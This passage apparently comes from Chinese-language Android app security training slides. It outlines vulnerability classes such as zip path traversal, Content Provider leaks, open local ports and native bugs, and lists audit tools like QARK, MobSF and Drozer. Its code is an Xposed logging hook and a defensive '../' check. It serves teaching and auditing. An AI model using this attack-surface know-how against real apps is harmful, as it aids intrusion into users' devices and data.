              XposedBridge.log("修改后的参数值： " + param.args[1].toString() + " = " + new String((byte[])param.args[2]));
          }
      }
});
```

路径穿越

- “../”目录跳转符
- 文件名未检查

```
...
ZipEntry zipEntry = null;
while ((zipEntry = zipInputStream.getNextEntry()) != null) {
    String entryName = zipEntry.getName();
    if (entryName.contains("../")) {
        throw new Exception("unsecurity zipfile!");
    }
    ...
}
...
```

Content Provider数据泄露

- 私有权限定义错误导致数据被任意访问
  - 注册provider时声明权限并设置authorities
  - 私有权限未定义
- SQL
- 目录遍历
  - 对外暴露的Content Provider实现了openFile()接口
  - 使用“../”目录跳转

本地开放端口

- 创建INET socket来进行本地IPC或者远程网络通信
- 从开放端口确定对应进程
- 通过开放socket端口传入启动android应用组件的intent执行操作
- 本地权限提升/远程命令执行

二进制漏洞

- 常见二进制漏洞类型
- Ffmpeg HLS流处理存在ssrf导致文件读取

DOS

- Java层
  - 没有对异常进行恰当的处理
- Native层
  - 二进制漏洞
  - 没有恰当的异常处理


X-Man
Part 06
挖掘方法及相关工具
X-Man

方法

- ✓ 功能场景分析
- ✓ 特征漏洞检查
- ✓ 工具 + 人工

自动化工具

- ✓ QARK:

  https://github.com/linkedin/qark

- ✓ Mobile-Security-Framework-MobSF:

  https://github.com/MobSF/Mobile-Security-Framework-MobSF

- ✓ Janus

  http://appscan.io/

- ○ FlowDroid:

  https://github.com/secure-software-engineering/FlowDroid

- ○ Drozer:

  https://github.com/mwrlabs/drozer


THANKS
xMan